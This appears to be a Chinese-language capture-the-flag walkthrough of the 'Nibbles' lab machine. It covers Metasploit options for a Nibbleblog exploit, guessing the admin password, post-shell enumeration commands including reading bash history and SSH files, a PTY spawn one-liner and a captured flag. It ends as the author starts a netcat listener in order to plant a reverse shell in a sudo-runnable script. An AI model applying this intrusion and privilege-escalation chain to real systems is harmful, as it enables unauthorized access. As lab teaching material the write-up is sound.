

我們把RHOSTS設定成我們的目標靶機IP:10.129.82.82,LHOST設定成我們的攻擊機IP:10.10.15.205
set RHOSTS 10.129.82.82
set LHOST 10.10.15.205

設定完成後,下run
直接用這腳本,也需要使用者名稱、密碼,我們剛剛嘗試繞過登入沒成功,但有在資訊收集時,在users.xml看到username有admin,而密碼我們可以嘗試admin、admin123、administrator這些常見密碼,我們來登入頁面http://10.129.82.82/nibbleblog/admin.php試試
三組的畫面都出現 Incorrect username or password. QQ
前面 enumeration 我們有找到username線索,但沒看到password,不過也有機會是我們遺漏了,回頭仔細檢視跟整理一下!
users.xml → 找到帳號 admin
config.xml → 網站name是 Nibbles
網站首頁 → 也有出現 Nibbles
機器名稱也叫Nibbles
等等,Nibbles 好像一直出現欸?🤔
雖然網站名稱不一定就是密碼,但既然已經確認帳號是 admin,而 Nibbles 又是目前出現率最高的,那我們就把它當成密碼試試!
試 admin / nibbles
成功登入!!! 🎉🎉🎉
這次也讓我體會到,Enumeration 不只是把資訊蒐集起來而已,更重要的是把不同線索串在一起,思考哪些資訊可能對下一步有幫助。
與其沒有方向地一直猜密碼,不如先回頭看看手上已經有哪些資訊,再根據線索建立假設、實際驗證。這樣每一次嘗試,才會更有意義~
回去剛剛的腳本,設定這組我們驗證成功的username跟password
set USERNAME admin
set PASSWORD nibbles

下run
但username跟password我們剛剛有驗證過了,問題應該出在TARGETURI
我們看看目前TARGETURI的值,下show options
設定TARGETURI為我們的目錄
set TARGETURI /nibbleblog/

設定好後,下run
進入shell後,下whoami
出現Unknown command
但下pwd
出現/var/www/html/nibbleblog/content/private/plugins/my_image
查了一下 AI,才知道原來我們目前拿到的是 Meterpreter Shell,而不是一般的 Linux Shell!所以,不能直接把所有 Linux 指令都當成 Meterpreter 指令來執行。要操作一般的系統指令,可以輸入 shell,切換到系統 Shell 再繼續檢查~
要跑系統指令的話,要打 shell ,
進入系統 shell,下whoami:
我們現在已經可以使用Linux指令哩!
接著,照著我們整理好的「拿到 Shell 後的 SOP」來檢查環境!
像是先確認目前的使用者與權限、主機名稱、作業系統版本,以及有沒有值得注意的 sudo 權限:
id:確認目前使用者與所屬群組sudo -l:查看目前使用者可以透過 sudo 執行哪些指令hostname:確認主機名稱cat /etc/os-release:查看作業系統資訊uname -a:查看核心版本等系統資訊cat ~/.bash_history:檢查目前使用者的指令歷史ls -la ~/.ssh/:查看 SSH 相關檔案與權限ls -la /home/:看看有哪些使用者的家目錄每台主機的環境都不一樣,所以 SOP 不一定是每個指令照著跑完就好,還是要根據實際找到的線索,決定下一步要檢查什麼~







剛剛sudo -l,有看到這個資訊
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
我們原本拿到的shell比較陽春,我們來開啟TTY,這樣比較容易能用上下鍵看歷史指令,下python3 -c 'import pty; pty.spawn("/bin/bash")'
下sudo /home/nibbler/personal/stuff/monitor.sh,
咦~剛剛不是說這個可以NOPASSWD,我們再看一次剛剛sudo -l的結果
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
我們看一下這個檔案存不存在,下
ls -al /home/nibbler/personal/stuff/monitor.sh

顯示 No such file or directory QQ
我們往回一層一層檢視,看/home/nibbler/personal/stuff/monitor.sh這個檔案到底存不存在
ls -al /home/nibbler/personal/stuff
ls -al /home/nibbler/personal
ls -al /home/nibbler

原來personal.zip是一個壓縮檔,難怪我們沒辦法直接執行
到personal.zip的資料夾
cd /home/nibbler
ls -al

看到有user.txt,看看有沒有藏flag><
cat user.txt

喜獲flag: cb4d2b736b831a63a1827cfce1216eea
解壓縮personal.zip
unzip personal.zip
ls -al

確定解壓縮成功
再試一次
sudo /home/nibbler/personal/stuff/monitor.sh

這次有成功執行哩!
我們看看/home/nibbler/personal/stuff/monitor.sh是什麼東西,為什麼都not found
cat /home/nibbler/personal/stuff/monitor.sh
結果:
                  ####################################################################################################
                  #                                        Tecmint_monitor.sh                                        #
                  # Written for Tecmint.com for the post www.tecmint.com/linux-server-health-monitoring-script/      #
                  # If any bug, report us in the link below                                                          #
                  # Free to use/edit/distribute the code below by                                                    #
                  # giving proper credit to Tecmint.com and Author                                                   #
                  #                                                                                                  #
                  ####################################################################################################
#! /bin/bash
# unset any variable which system may be using

# clear the screen
clear

unset tecreset os architecture kernelrelease internalip externalip nameserver loadaverage

while getopts iv name
do
        case $name in
          i)iopt=1;;
          v)vopt=1;;
          *)echo "Invalid arg";;
        esac
done

if [[ ! -z $iopt ]]
then
{
wd=$(pwd)
basename "$(test -L "$0" && readlink "$0" || echo "$0")" > /tmp/scriptname
scriptname=$(echo -e -n $wd/ && cat /tmp/scriptname)
su -c "cp $scriptname /usr/bin/monitor" root && echo "Congratulations! Script Installed, now run monitor Command" || echo "Installation failed"
}
fi

if [[ ! -z $vopt ]]
then
{
echo -e "tecmint_monitor version 0.1\nDesigned by Tecmint.com\nReleased Under Apache 2.0 License"
}
fi

if [[ $# -eq 0 ]]
then
{


# Define Variable tecreset
tecreset=$(tput sgr0)

# Check if connected to Internet or not
ping -c 1 google.com &> /dev/null && echo -e '\E[32m'"Internet: $tecreset Connected" || echo -e '\E[32m'"Internet: $tecreset Disconnected"

# Check OS Type
os=$(uname -o)
echo -e '\E[32m'"Operating System Type :" $tecreset $os

# Check OS Release Version and Name
cat /etc/os-release | grep 'NAME\|VERSION' | grep -v 'VERSION_ID' | grep -v 'PRETTY_NAME' > /tmp/osrelease
echo -n -e '\E[32m'"OS Name :" $tecreset  && cat /tmp/osrelease | grep -v "VERSION" | cut -f2 -d\"
echo -n -e '\E[32m'"OS Version :" $tecreset && cat /tmp/osrelease | grep -v "NAME" | cut -f2 -d\"

# Check Architecture
architecture=$(uname -m)
echo -e '\E[32m'"Architecture :" $tecreset $architecture

# Check Kernel Release
kernelrelease=$(uname -r)
echo -e '\E[32m'"Kernel Release :" $tecreset $kernelrelease

# Check hostname
echo -e '\E[32m'"Hostname :" $tecreset $HOSTNAME

# Check Internal IP
internalip=$(hostname -I)
echo -e '\E[32m'"Internal IP :" $tecreset $internalip

# Check External IP
externalip=$(curl -s ipecho.net/plain;echo)
echo -e '\E[32m'"External IP : $tecreset "$externalip

# Check DNS
nameservers=$(cat /etc/resolv.conf | sed '1 d' | awk '{print $2}')
echo -e '\E[32m'"Name Servers :" $tecreset $nameservers

# Check Logged In Users
who>/tmp/who
echo -e '\E[32m'"Logged In users :" $tecreset && cat /tmp/who

# Check RAM and SWAP Usages
free -h | grep -v + > /tmp/ramcache
echo -e '\E[32m'"Ram Usages :" $tecreset
cat /tmp/ramcache | grep -v "Swap"
echo -e '\E[32m'"Swap Usages :" $tecreset
cat /tmp/ramcache | grep -v "Mem"

# Check Disk Usages
df -h| grep 'Filesystem\|/dev/sda*' > /tmp/diskusage
echo -e '\E[32m'"Disk Usages :" $tecreset
cat /tmp/diskusage

# Check Load Average
loadaverage=$(top -n 1 -b | grep "load average:" | awk '{print $10 $11 $12}')
echo -e '\E[32m'"Load Average :" $tecreset $loadaverage

# Check System Uptime
tecuptime=$(uptime | awk '{print $3,$4}' | cut -f1 -d,)
echo -e '\E[32m'"System Uptime Days/(HH:MM) :" $tecreset $tecuptime

# Unset Variables
unset tecreset os architecture kernelrelease internalip externalip nameserver loadaverage

# Remove Temporary Files
rm /tmp/osrelease /tmp/who /tmp/ramcache /tmp/diskusage
}
fi
shift $(($OPTIND -1))
很長一串xddd
sudo -l 列出了目前使用者可以用 sudo 執行的指令。
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
這裡顯示 nibbler 可以不需要密碼(NOPASSWD),以 root 身份執行 /home/nibbler/personal/stuff/monitor.sh
代表我們能控制/home/nibbler/personal/stuff/monitor.sh的執行,如果我們還能控制/home/nibbler/personal/stuff/monitor.sh的內容,那我們就有機會讓root把身分送給我們><
我們下
ls -al /home/nibbler/personal/stuff/monitor.sh

nibbler(我們)是owner,而owner有rwx權限,那我們就來把reverse shell寫到這個可以以root執行的/home/nibbler/personal/stuff/monitor.sh
開另一個終端機,下nc -lvnp 4444,監聽回傳
回原本終端機,下
